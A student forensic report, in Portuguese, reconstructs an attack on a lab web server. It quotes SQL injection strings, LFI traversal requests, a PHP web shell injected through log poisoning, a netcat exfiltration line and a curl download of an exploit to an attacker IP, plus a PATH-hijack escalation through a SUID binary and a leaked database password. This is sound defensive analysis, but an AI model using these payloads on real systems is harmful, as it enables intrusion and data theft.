

Segurança Informática e nas Organizações

Professor:
João Paulo Barraca

Análise Forense

Hugo Paiva, 93195
Luís Valentim, 93989



DETI
Universidade de Aveiro
22-01-2020

Índice

1	Introdução	2
2	Mecanismos de Confinamento	3
2.1	<i>Firewall</i>	3
2.2	Encriptação	3
2.3	<i>Containers Docker</i>	3
2.4	<i>Chroot</i>	4
2.5	<i>AppArmor</i>	4
3	Sequência de ataque	5
3.1	Análise de <i>Logs</i>	5
3.1.1	<i>Apache Access Log</i>	5
3.1.2	<i>Apache Error Log</i>	6
3.1.3	<i>Logs journald</i>	6
3.2	<i>SQL Injection</i>	7
3.2.1	Acesso ao administrador	7
3.2.2	Tabelas	7
3.2.3	Escrever em ficheiros	8
3.3	<i>Downloads.php</i>	8
3.4	<i>Display.php</i>	8
4	Vulnerabilidades exploradas e Objetivos do atacante	10
4.1	<i>SQL Injection</i>	10
4.2	<i>Local File Inclusion (LFI)</i>	11
4.3	XSS	13
4.4	<i>AppArmor</i>	17
5	Conclusão	19
6	Bibliografia	20

1 Introdução

Este trabalho consiste na análise forense completa de uma máquina na qual foi detectada actividades irregulares.

Conhecendo o contexto da situação, sabe-se à partida que se tratava de um sistema com uma série de vulnerabilidades já detectadas previamente, como por exemplo, a possibilidade de *SQL Injection* nos campos de *login*, vulnerabilidades de *Local File Inclusion*, entre outros.

Tendo isto em conta, foram identificadas as vulnerabilidades exploradas pelo atacante durante a sequência de ataque e se estas foram exploradas com sucesso, bem como qual o objetivo das mesmas.

2 Mecanismos de Confinamento

2.1 Firewall

A nível de regras de *Firewall*, apesar de não estar claro o que estava implementado, uma vez que as configurações das *iptables* normalmente não são persistentes, pelos pedidos feitos pelo atacante e pela pesquisa pelas configurações das regras da *Firewall* (sem sucesso), caso estas fossem persistentes, não parece que estaria algo implementado.

Tendo isto em conta, a *Firewall* poderia ter reconhecido comportamento suspeito bastante mais cedo, nomeadamente através de reconhecimento do *User Agent* e cruzá-lo com uma função de reconhecimento de *sub-stings*, por exemplo o facto da string *Hack* estar contida no *User Agent* seria uma boa razão para desconfiar do cliente. Para além disso, a frequência dos pedidos também foi suspeita, uma vez que pedidos em intervalos de tempo regulares de 10 a 20 segundos, durante mais de 14 minutos e sempre pelo mesmo endereço é um comportamento suspeito.

2.2 Encriptação

A nível da encriptação de ficheiros, o sistema estava na sua grande maioria desprotegido e sem qualquer tipo de protecção. Considera-se que documentos que tenham informação sensível, para além de não permitirem a leitura por qualquer utilizador poderiam ter sido encriptados com ferramentas como o *EncFS* ou *cryptsetup*.

2.3 Containers Docker

Através da análise dos ficheiros na máquina foi possível verificar que a base de dados *MySQL* estaria a ser executada num *container Docker*, uma vez que o *script* de inserção de dados executava comandos dentro de um *container*, o que por si só já representa uma grande mecanismo de confinamento uma vez que a isola totalmente do sistema operativo da máquina, evitando comprometimentos.

```
media > user > 03d7a519-9d19-4331-b506-e4a8b15730a1 > var > www > html > prep.sh
1 echo "Preping Integrated Solutions Database..."
2 #systemctl stop mariadb
3 #systemctl start mariadb
4
5 # Admin pass
6 MYSQLPASS=111-b3-b4ck
7 MYSQL="docker exec -ti mariadb mysql"
8
9 # Drop Database
10 $MYSQL -u root --password=$MYSQLPASS -e "DROP DATABASE oldstore;"
11 # Create Database
12 $MYSQL -u root --password=$MYSQLPASS -e "CREATE DATABASE oldstore;"
13 # Create Tables
14 $MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblMembers (id INT, username VARCHAR(50), password VARCHAR(50));"
15 $MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblProducts (id INT, type VARCHAR(50), name VARCHAR(50));"
16 $MYSQL -u root --password=$MYSQLPASS -e "CREATE TABLE tblBlogs (author INT, title VARCHAR(50), content VARCHAR(255));"
17 # Sanity output
18 $MYSQL -u root --password=$MYSQLPASS -e "SHOW tables;" oldstore
19 # Populate Members
20 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblMembers (id,username,password) VALUES (1,'admin','111-b3-b4ck');"
21 $MYSQL -u root --password=$MYSQLPASS -e "SELECT * FROM tblMembers;" oldstore
22 $MYSQL -u root --password=$MYSQLPASS -e "SELECT session FROM tblMembers WHERE session = '111-b3-b4ck';" oldstore
23 # Populate Products
24 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (1,'book','The Hobbit',19.99);"
25 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (2,'book','The Lord of the Rings',29.99);"
26 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (3,'book','The Silmarillion',19.99);"
27 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (4,'book','The History of Middle-earth',29.99);"
28 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (5,'book','The Return of the King',29.99);"
29 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (6,'book','The Hobbit and The Lord of the Rings',49.99);"
30 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (7,'book','The Silmarillion and The History of Middle-earth',49.99);"
31 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblProducts (id,type,name,price) VALUES (8,'book','The Return of the King and The Hobbit and The Lord of the Rings',49.99);"
32
33 # Populate Blog
34 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblBlogs (author,title,content) VALUES (1,'admin','Welcome to the Integrated Solutions Database');"
35 $MYSQL -u root --password=$MYSQLPASS -e "INSERT INTO tblBlogs (author,title,content) VALUES (2,'admin','Welcome to the Integrated Solutions Database');"
36
```

Figure 1: Inserção de dados na base de dados a correr em *Docker*

2.4 *Chroot*

O mecanismo *Chroot*, apesar de não implementado, poderia ter sido utilizado de forma a restringir o acesso a diretórios, ou seja permitir apenas navegação e operações dentro dos diretórios essenciais à aplicação e protegendo os restantes diretórios da máquina, o que iria também limitar consideravelmente as possibilidades de ataque.

2.5 *AppArmor*

Através de *AppArmor*, como é explicado posteriormente, a máquina limitava aquilo que alguns programas eram capazes de efetuar, sobrepondo-se até à *root*. Apesar disto, este mecanismo apenas estava definido para alguns programas pelo que a sua eficácia era algo limitada.

3 Sequência de ataque

3.1 Análise de Logs

Para analisar a atividade do atacante recorreu-se aos diversos *logs* disponíveis na máquina. Para além dos *logs* do sistema como os de autenticação, da kernel ou até os gerados pelo serviço *journald*, os principais *logs* analisados foram os do servidor *Apache*.

3.1.1 Apache Access Log

Os *logs* de acesso do servidor *Apache* guardam informação sobre eventos que ocorreram no servidor, como os acessos feitos ao mesmo.

```
192.168.1.118 - - [06/Jan/2021:09:50:47 +0000] "POST /login.php HTTP/1.1" 200 416 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:07 +0000] "POST /login.php HTTP/1.1" 302 241 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:07 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1017 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:20 +0000] "POST /login.php HTTP/1.1" 302 200 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:20 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1018 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:35 +0000] "POST /login.php HTTP/1.1" 302 241 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:35 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1018 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:40 +0000] "POST /login.php HTTP/1.1" 302 241 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:51:40 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1018 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:07 +0000] "POST /login.php HTTP/1.1" 302 241 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:07 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1018 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:17 +0000] "POST /login.php HTTP/1.1" 302 241 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:17 +0000] "GET /account.php?loginuser HTTP/1.1" 200 1018 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:24 +0000] "GET / HTTP/1.1" 200 770 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:29 +0000] "GET /products.php?type=1 HTTP/1.1" 200 911 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:47 +0000] "GET /products.php?type=2 HTTP/1.1" 200 901 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:52:55 +0000] "GET /info.php HTTP/1.1" 200 23304 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:53:12 +0000] "GET /blog.php HTTP/1.1" 200 955 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:53:26 +0000] "GET /downloads/ HTTP/1.1" 200 753 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:53:36 +0000] "GET /download.php?item=brochure.php HTTP/1.1" 200 245 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:53:42 +0000] "GET /products.php?type=1 HTTP/1.1" 200 911 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:53:51 +0000] "GET /products.php?type=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 924 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:54:09 +0000] "GET /products.php?type=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 924 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:54:29 +0000] "GET /products.php?type=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 924 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:54:46 +0000] "GET /details.php HTTP/1.1" 200 668 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:55:06 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 912 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:55:14 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 912 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:55:19 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 912 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:55:34 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 912 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:55:46 +0000] "GET /x.txt HTTP/1.1" 404 492 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:56:06 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 912 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:56:16 +0000] "GET /x.txt HTTP/1.1" 404 492 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:56:22 +0000] "GET /download.php HTTP/1.1" 200 312 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:56:42 +0000] "GET /download.php?item=brochure.pdf HTTP/1.1" 200 13585 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:57:00 +0000] "GET /download.php?item=../index.php HTTP/1.1" 200 387 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:57:14 +0000] "GET /download.php?item=../x.txt HTTP/1.1" 200 245 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:57:24 +0000] "GET /download.php?item=../x.txt HTTP/1.1" 200 245 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:57:39 +0000] "GET /download.php?item=../config.php HTTP/1.1" 200 407 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:57:57 +0000] "GET /download.php?item=../display.php HTTP/1.1" 200 1715 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:58:12 +0000] "GET /download.php HTTP/1.1" 200 312 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:58:29 +0000] "GET /download.php?item=brochure.pdf HTTP/1.1" 200 13585 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:58:38 +0000] "GET /download.php?item=../index.php HTTP/1.1" 200 387 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:58:50 +0000] "GET /download.php?item=../x.txt HTTP/1.1" 200 245 "-" "HackToolKit"
192.168.1.118 - - [06/Jan/2021:09:59:09 +0000] "GET /download.php?item=../config.php HTTP/1.1" 200 407 "-" "HackToolKit"
```

Figure 2: Logs de acesso ao servidor *Apache*

Como é possível ver através dos *logs* de acesso, foram realizados diversos pedidos ao servidor sendo que o formato dos *logs* apresentados contem:

- Endereço IP do cliente
- Data do pedido
- Método HTTP usado
- Caminho do recurso pedido
- Protocolo HTTP que o cliente usou
- Código de estado retornado pelo servidor
- Tamanho do objeto pedido
- *User-Agent* - Identificando a aplicação que o cliente utilizou para realizar o pedido

Os *logs* de erro do servidor *Apache* guardam informação de diagnóstico e registo de erros durante o processamento de pedidos.

Figure 3: *Logs de erro ao servidor Apache*

- Data do pedido que gerou o erro
- Nível da mensagem (erro, aviso...)
- *PID* do processo
- Endereço IP do cliente
- Mensagem de erro

Apesar de não possuírem muita informação relevante, tendo em conta a informação que os *logs* anteriores já forneciam, visto que estes *logs* não estavam num formato visível, foi utilizado o comando *journalctl -file <ficheiro_log>* para ser possível examinar o seu conteúdo.

3.2 SQL Injection

3.2.1 Acesso ao administrador

O primeiro passo no processo de ataque à máquina analisada foi o *login* na aplicação que foi obtido através de tentativa e erro com *SQL Injection* no campo de *login*.

```
Username: '  
Password:  
  
Username: ' — //  
Password:  
  
Username: OR 1=1 — //  
Password:  
  
Username: admin@expressmotors.net  
Password: abc  
  
Username: admin@expressivemotors.net  
Password: '  
  
Username: admin@expressivemotors.net  
Password: ' OR 1=1  
  
Username: admin@expressivemotors.net  
Password: ' OR 1=1 — //
```

Figure 4: Tentativas de *Login*

3.2.2 Tabelas

Foi ainda utilizado *SQL Injection* através do campo *product type*, de forma a tentar receber informação relativa às tabelas existentes na base de dados.

```
GET /products.php?type=1%20UNION%20SELECT%201,2,3,4,5 HTTP/1.1\r\n  
  
GET /products.php  
type=1%20UNION%20SELECT%201,2,3,4,TABLE_NAME%20FROM%20INFORMATION_SCHEMA.TABL  
ES HTTP/1.1\r\n  
  
GET /products.php?  
type=1%20union%20select%201,TABLE_NAME,2,4,%205%20FROM%20INFORMATION_SCHEMA.TA  
BLES HTTP/1.1\r\n
```

Figure 5: Tentativas de visualizar as tabelas

3.2.3 Escrever em ficheiros

De seguida foi utilizado um método semelhante para tentar escrever no ficheiro *x.txt*, nomeadamente inserir a string *Hello* através do campo *prod* de *details.php*

```
GET /details.php?
prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1\r\n

GET/details.php?
prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt'
HTTP/1.1\r\n
```

Figure 6: Tentativas de alterar x.txt

Posteriormente o atacante tenta aceder aos conteúdos de *x.txt* de forma a confirmar se a inserção foi bem sucedida mas o servidor retorna erro *404 Not Found*.

3.3 Downloads.php

O *downloads.php* foi explorado com objetivo de explorar uma vulnerabilidade *LFI*, a qual permite acesso a múltiplos ficheiros do sistema. Neste caso foram acedidos os ficheiros *Brochure.pdf*, *index.php*, *config.php* e *display.php*

Os pedidos foram todos efetuados segundo o mesmo formato:

```
GET /download.php?item=../display.php HTTP/1.1
```

Os resultados foram retornados em bytes mas permitiram ao atacante obter informação sobre como o sistema funciona e posteriormente aproveitar essa informação para identificar vulnerabilidades a explorar.

3.4 Display.php

Através do campo *type* de *display.php*, foi possível introduzir comandos de terminal resultando numa série de comprometimentos de segurança explorados pelo atacante, que primeiramente efetuou o seguinte pedido:

```
GET /display.php?type=1&lang=/var/log/auth.log&cmd=ls%20/ HTTP/1.1\r\n
```

Figure 7: Pedido *ls* em apresentado através de *auth.log*

Este pedido resultou na listagem dos conteúdos de *auth.log* que permitiu a execução dos comandos passados, como é explicado posteriormente. Foi a primeira instância da utilização deste formato que é consequentemente utilizado para a execução de todos os seguintes comandos a partir de *var/log/apache2/access.log*.

```
ls
whoami
cat etc/issue
uname -a
mount
docker ps
find / -mount
find / -perm -4000
/usr/sbin/sysinfo
cat /usr/sbin/sysinfo|nc -w 5 192.168.1.118 1337
curl http://192.168.1.118:8080/exploit --output /tmp/lspci
chmod 555 lspci
PATH=/tmp:/bin:/sbin /usr/sbin/sysinfo 2>&1
ls /etc/apparmor.d
cat /etc/apparmor.d/usr.sbin.sysinfo
ls -la /usr/ /usr/local
cp /tmp/lspci /usr/local/bin
PATH=/usr/local/bin:/bin /usr/sbin/sysinfo 2>&1
```

Figure 8: Comandos efetuados a partir de *var/log/apache2/access.log*

4 Vulnerabilidades exploradas e Objetivos do atacante

4.1 SQL Injection

SQL Injection é uma técnica caracterizada pela injeção de código *SQL* em áreas de *input*, de forma a executar comandos maliciosos com capacidade de recolha/alteração e/ou eliminação de dados, de modo dissimulado.

Durante o primeiro passo do ataque à máquina analisada, o atacante focou-se na página de *login*, utilizando os campos do formulário para verificar se o mesmo estava vulnerável a *SQL Injection*, o que se verificou. O atacante começou por colocar uma simples ' na entrada do email para verificar a existência da vulnerabilidade, o que se confirmou com o servidor a retornar um erro relacionado com a sintaxe de *SQL*. Posto isto, o mesmo procedeu a outras tentativas, sendo que conseguiu realizar o *login* com a primeira conta que se encontrava na base de dados, o *admin*, ao colocar no campo do email ' *OR 1=1 --* //, uma vez que a condição de *SELECT* retornará sempre um utilizador pois 1 é sempre igual 1, ignorando todas as restantes verificações a seguir na *query*, podendo ser colocada qualquer *password*.

O atacante continuou a explorar esta vulnerabilidade no entanto, tentou iniciar sessão com um email que não existia na base de dados, o *admin@expressivemotors.net*, uma vez que foi sempre redireccionado para */account.php?login=user* como de acordo com o código de *login*, não obtendo o resultado pretendido.

```
?php
include 'connection.php';

$sql = "SELECT * FROM tblMembers WHERE username='" . $_POST['usermail'] .
$result = mysql_query($sql, $link);

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}

if (mysql_num_rows($result) < 1) {
    header('Location: /account.php?login=user') ;
}
else {
    $sql = "SELECT session FROM tblMembers WHERE username='" . $_POST['use
    $result = mysql_query($sql, $link);
    if (mysql_num_rows($result) == 0) {
        header('Location: /account.php?login=pass') ;
    }
    else {
        $row = mysql_fetch_assoc($result);
        setcookie("SessionId", $row['session']);
        header('Location: /account.php?login=success');
    }
}
?>
```

Figure 9: Código do *login.php* que redireciona para */account.php?login=user* caso não exista conta

O ataque continuou passando por explorar o *website* encontrando outras vulnerabilidades do tipo *SQL Injection* em *products.php* e *details.php*. Na primeira vulnerabilidade, o atacante tentou obter informações relativas às tabelas da base de dados no entanto, apesar de as *queries* à base de dados estarem desprotegidas, as informações apresentadas eram apenas de certas colunas ou apenas apresentado erro, o que levou a que não se obtivesse nenhuma informação relativa. Em relação à segunda, a mesma situação ocorreu pelo que as tentativas feitas de escrita num ficheiro foram executadas, como é possível verificar pelo erro retornado ao fazer o segundo pedido, dizendo que o ficheiro já existia. No entanto, ao analisar a máquina, não foi possível encontrar o ficheiro.

4.2 Local File Inclusion (LFI)

Local File Inclusion (LFI) é um tipo de vulnerabilidade que permite o acesso não autorizado a ficheiros do sistema, permitindo a atacantes aceder a ficheiros sensíveis do servidor. É tipicamente encontrada em sites *php* onde um código com o objetivo de carregar uma página, ficheiros ou outros não filtra corretamente o *input* do utilizador.

Ao explorar o ficheiro *download.php* o atacante, tal como foi demonstrado no primeiro trabalho, explorou uma vulnerabilidade deste tipo, tendo realizado *download* de diversos ficheiros *php* sem estes serem executados, permitindo-lhe explorar o código do servidor, de modo a encontrar outras vulnerabilidades.

Os ficheiros que o atacante conseguiu obter seguindo este método foram os seguintes:

- *Brochure.pdf*
- *index.php*
- *config.php*
- *display.php*
- *products.php*

Desta forma, foi também permitido ao atacante verificar se os comandos realizados anteriormente através da vulnerabilidade de *SQL Injection* para escrever em um ficheiro tinham tido sucesso, o que não se verificou, uma vez que ao tentar aceder ao ficheiro, o servidor não lho retornou, levando a erros no servidor *Apache* reportados no *log*.

Isto é uma grave falha de segurança uma vez que é apenas verificado se o cliente está a tentar aceder a directórios não autorizados caso o nível da *cookie* seja 2 e, tendo em conta que no *header.php* quando não existe *cookie*, é definido o nível como 1, esta verificação praticamente não acontece.

```
<?php
ignore_user_abort(true);
set_time_limit(0);

$path = "/var/www/html/downloads/";

if ($_COOKIE["level"] == "2") {
    $patterns = array();
    $patterns[0] = '/\.\.\/';
    $dl_file = preg_replace($patterns, '', $_GET['item']); // simple file name
    $dl_file = filter_var($dl_file, FILTER_SANITIZE_URL); // Remove (more) inv
    $fullPath = $path.$dl_file;
}
else {
    $fullPath = $path.$_GET['item'];
}

if ($fd = fopen($fullPath, "r")) {
    $fsize = filesize($fullPath);
    $path_parts = pathinfo($fullPath);
    $ext = strtolower($path_parts["extension"]);
```

Figure 10: Conteúdo do ficheiro *getfile.php* utilizado pelo *download.php*

Além disso, um dos ficheiros obtidos contém as credenciais da base de dados, sendo um comprometimento de informação muito elevado:

```
<?php
$host = '127.0.0.1';
$user = 'root';
$pass = '111-b3-b4ck';
$database = 'oldstore';
?>
```

Figure 11: Credenciais da base de dados

4.3 XSS

XSS é uma vulnerabilidade que permite a atacantes injetar *scripts* maliciosos em sites supostamente confiáveis. Durante esta análise foi detetado um tipo de XSS, o *Reflected*. Este tipo de vulnerabilidade acontece, normalmente, quando o atacante fornece um *link* com parâmetros de consulta HTTP que são usados para exibir uma página de resultados sem a devida filtração de parâmetros e com potenciais ataques, como foi o caso.

Após a análise dos ficheiros descarregados através da vulnerabilidade anteriormente descrita, o atacante provavelmente verificou uma outra que lhe permitia executar código *php* utilizando um tipo de XSS, o *Reflected*, ao passar código no parâmetro *lang* sempre que acede a *display.php*. Como é possível ver através do conteúdo do ficheiro, passando o parâmetro *type*, desde que esse tipo devolvesse algum produto, o servidor iria atribuir à variável *\$lang* o conteúdo do parâmetro com o mesmo nome, fazendo *include* posteriormente, permitindo a injeção no código de qualquer parâmetro passado no código *php*, incluindo ficheiros caso estes existam. Isto é um problema grave uma vez que pode ser utilizado para executar código no servidor ou até injetar código com o objetivo de ser executado na máquina do cliente, caso este aceda ao *url* com XSS. **Deste modo, para além de uma vulnerabilidade de XSS, esta pode ser também considerada uma vulnerabilidade LFI ou RFI (Remote File Inclusion)**

```
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $currency = '$';
    $type = $_GET['type'];
    $sql = 'SELECT * FROM tblProducts WHERE type = ' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php') ;
    }

    if (!$result) {
        echo "DB Error, could not query the database\n";
        echo "MySQL Error: " . mysql_error();
        exit;
    }

    if (mysql_num_rows($result) > 0) {
        if (isset($_GET['lang'])) {
            $lang = $_GET['lang'];
        }
        elseif (isset($_COOKIE['lang'])) {
            $lang = $_COOKIE['lang'];
        } else {
            $lang = 'GBP';
        }
    }

    include $lang;

    while ($row = mysql_fetch_assoc($result)) {
```

Figure 12: Vulnerabilidade no ficheiro *display.php*

O uso desta vulnerabilidade foi fulcral para o resto do ataque uma vez que permitiu ao atacante não só aceder a qualquer ficheiro com o caminho absoluto, bem como executar o código *php* que estivesse no ficheiro desse caminho, como se verificou.

O primeiro teste do atacante foi o *download* do ficheiro *index.php* em base 64, de modo a não ser interpretado, e que após uma comparação com o ficheiro já obtido através da vulnerabilidade anterior de *LFI*, poderia conseguir verificar que de facto o sistema está comprometido. Isto foi realizado com o parâmetro *lang php://filter/read=convert.base64-encode/resource=index.php*.

O atacante realizou tentativas falhadas de autenticação via *ssh* com um utilizador inválido chamado *<?php system(\$_GET["cmd"]);?>*, estas que como é de esperar aparecem no ficheiro de *logs* de autenticação do *Linux*:

```

Jan 6 09:59:53 cyberdyne sshd[924]: Invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998
Jan 6 10:00:34 cyberdyne sshd[924]: Failed none for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan 6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan 6 10:00:35 cyberdyne sshd[924]: Failed password for invalid user <?php system($_GET["cmd"]);?> from 192.168.1.118 port 57998 ssh2
Jan 6 10:00:35 cyberdyne sshd[924]: Connection closed by invalid user <?php system($_GET["cmd"]);?> 192.168.1.118 port 57998 [preauth]

```

Figure 13: Logs de Autenticação

Este nome de utilizador não foi escolhido ao acaso pois, como é possível observar, o mesmo tenta obter o parâmetro *cmd* do *url* utilizado e executa os comandos *shell* passados através desse parâmetro. Com isto feito e, com a vulnerabilidade explorada anteriormente, o atacante aproveitou para executar um comando e obter o resultado ao aceder ao *url /display.php?type=1lang=/var/log/auth.logcmd=ls* que fará *include* do ficheiro de logs de autenticação que, por sua vez, irá conter o comando *php* para executar os comandos *shell* passados no parâmetro *cmd*, sendo retornado o resultado o comando *ls*.

Com o objetivo de explorar uma vulnerabilidade semelhante, o atacante acedeu ao *index* do servidor mas, desta vez, com o *User-Agent* no cabeçalho *HTTP* como *<?php system(\$_GET['cmd']);?>*. Com a explicação já dada deste comando, é possível concluir que o atacante explorou uma nova forma de executar comandos *shell*, que acabou por conseguir. Visto que os logs do servidor *Apache* são guardados em */var/log/apache2/access.log*, o atacante realizou o *include* deste ficheiro através da vulnerabilidade explorada anteriormente, conseguindo novamente acesso à *shell*. O resto do ataque passou por explorar esta última vulnerabilidade.

O atacante começou por ver todo conteúdo do diretório onde a *shell* estava a ser executada, neste caso a raiz da máquina, através do comando *ls*. Soube também qual o utilizador da máquina que estava a correr o servidor *Apache* e a consola *shell* através do comando *whoami*, ficando a saber que correspondia ao utilizador *www-data*.

Posteriormente, o utilizador verificou qual a mensagem que é apresentada antes do *login* ao ver o conteúdo do ficheiro */etc/issue* com o comando *cat*, verificou também as diversas informações da *kernel* do sistema através do comando *uname -a*, bem como todos os sistemas de ficheiros montados à máquina com o comando *mount*.

Através do comando *docker ps* tentou verificar se existiam alguns *containers Docker* em execução no entanto, este comando deu erro por falta de permissões uma vez que apenas o utilizador *root* é que se consegue ligar a uma *socket Unix* utilizada para aceder ao *Docker*, como foi reportado nos logs de erro do servidor. Além disso também não foi possível a máquina encontrar as configurações do *Docker* uma vez que a variável *\$HOME* não estava definida.

Posteriormente viu todos os ficheiros em todos os sistemas de ficheiros montados com o comando *find -mount* e, ainda mais importante, procurou todos os ficheiros na máquina, a partir da raiz, que tinham permissão com o valor 4000, ou seja, que eram executados com todas as permissões, tal como se o utilizador fosse o *root*, mesmo que o utilizador atual não o fosse, com o comando *find / -perm 4000*, que também gerou erros de falta de permissões ao tentar aceder a alguns ficheiros. Estes ficheiros com esta permissão, caso bem explorados, dão aso ao atacante conseguir o máximo de permissões na máquina e obter total controlo.

De entre os vários ficheiros que lhe foram retornados, o atacante concentrou-se no ficheiro */usr/sbin/sysinfo* que serve para obter informações do sistema, executando-o. Através do comando *cat /usr/sbin/sysinfo|nc -w 5 192.168.1.118 1337* foi possível o atacante enviar para si próprio o ficheiro, abrindo uma ligação *TCP* com o seu endereço de IP na porta 1337 com *timeout* de 5 segundos.

De modo a tentar entender o objetivo do atacante e visto que este ficheiro se encontrava em binário, assemelhando-se com um programa compilado de C, foi utilizada a ferramenta *Ghidra* para descompilar o mesmo:

```
C: Decompiler: main - (sysinfo)
1 |
2 | undefined8 main(void)
3 |
4 | {
5 |     puts("|-----|");
6 |     puts("|               System Information v0.2.1               |");
7 |     puts("|-----|");
8 |     putchar(10);
9 |     fflush(stdout);
10 |    puts("\n\n***** USB devices");
11 |    fflush(stdout);
12 |    system("lsusb");
13 |    fflush(stdout);
14 |    puts("\n\n***** Network devices");
15 |    fflush(stdout);
16 |    system("ip l l | grep mtu | cut -d \" \" -f 2 | sed -e 's/:/ /g' | tr -d '\\n' ");
17 |    fflush(stdout);
18 |    putchar(10);
19 |    puts("\n\n***** PCI devices");
20 |    fflush(stdout);
21 |    execvp("lspci", (char **)0x0);
22 |    fflush(stdout);
23 |    return 0;
24 | }
25 |
```

Figure 14: Função *main* do código original do programa *sysinfo*

Olhando para o código original, é possível perceber que para além de diversas informações apresentadas na consola relativas às informações do sistema, o programa executa o ficheiro *lspci* que, devido à permissão com valor 4000, é executado com permissões máximas. Através desta descoberta, o atacante, desde que conseguisse substituir o código do ficheiro *lspci*, conseguiria realizar as tarefas que pretendesse com as permissões máximas do sistema. E foi com isto em mente que o atacante realizou o próximo comando, recorrendo a *curl http://192.168.1.118:8080/exploit -output /tmp/lspci* realizou *download* de um ficheiro que através do nome, percebe-se que servirá para explorar este escalonamento de permissões.

Visto que o ficheiro recebido pelo servidor também se encontrava em binário, voltou-se a recorrer ao *Ghidra* para descompilar o mesmo:

```
C: Decompiler: main - (lspci)
1 |
2 | undefined8 main(void)
3 |
4 | {
5 |     __uid_t _Var1;
6 |
7 |     seteuid(0);
8 |     _Var1 = geteuid();
9 |     printf("%d\n", (ulong)_Var1);
10 |    system("/bin/curl http://192.168.1.118:8080/index.html --output /tmp/index_pwn.html");
11 |    rename("/tmp/index_pwn.html", "/var/www/html/index_pwn.html");
12 |    return 0;
13 | }
14 |
```

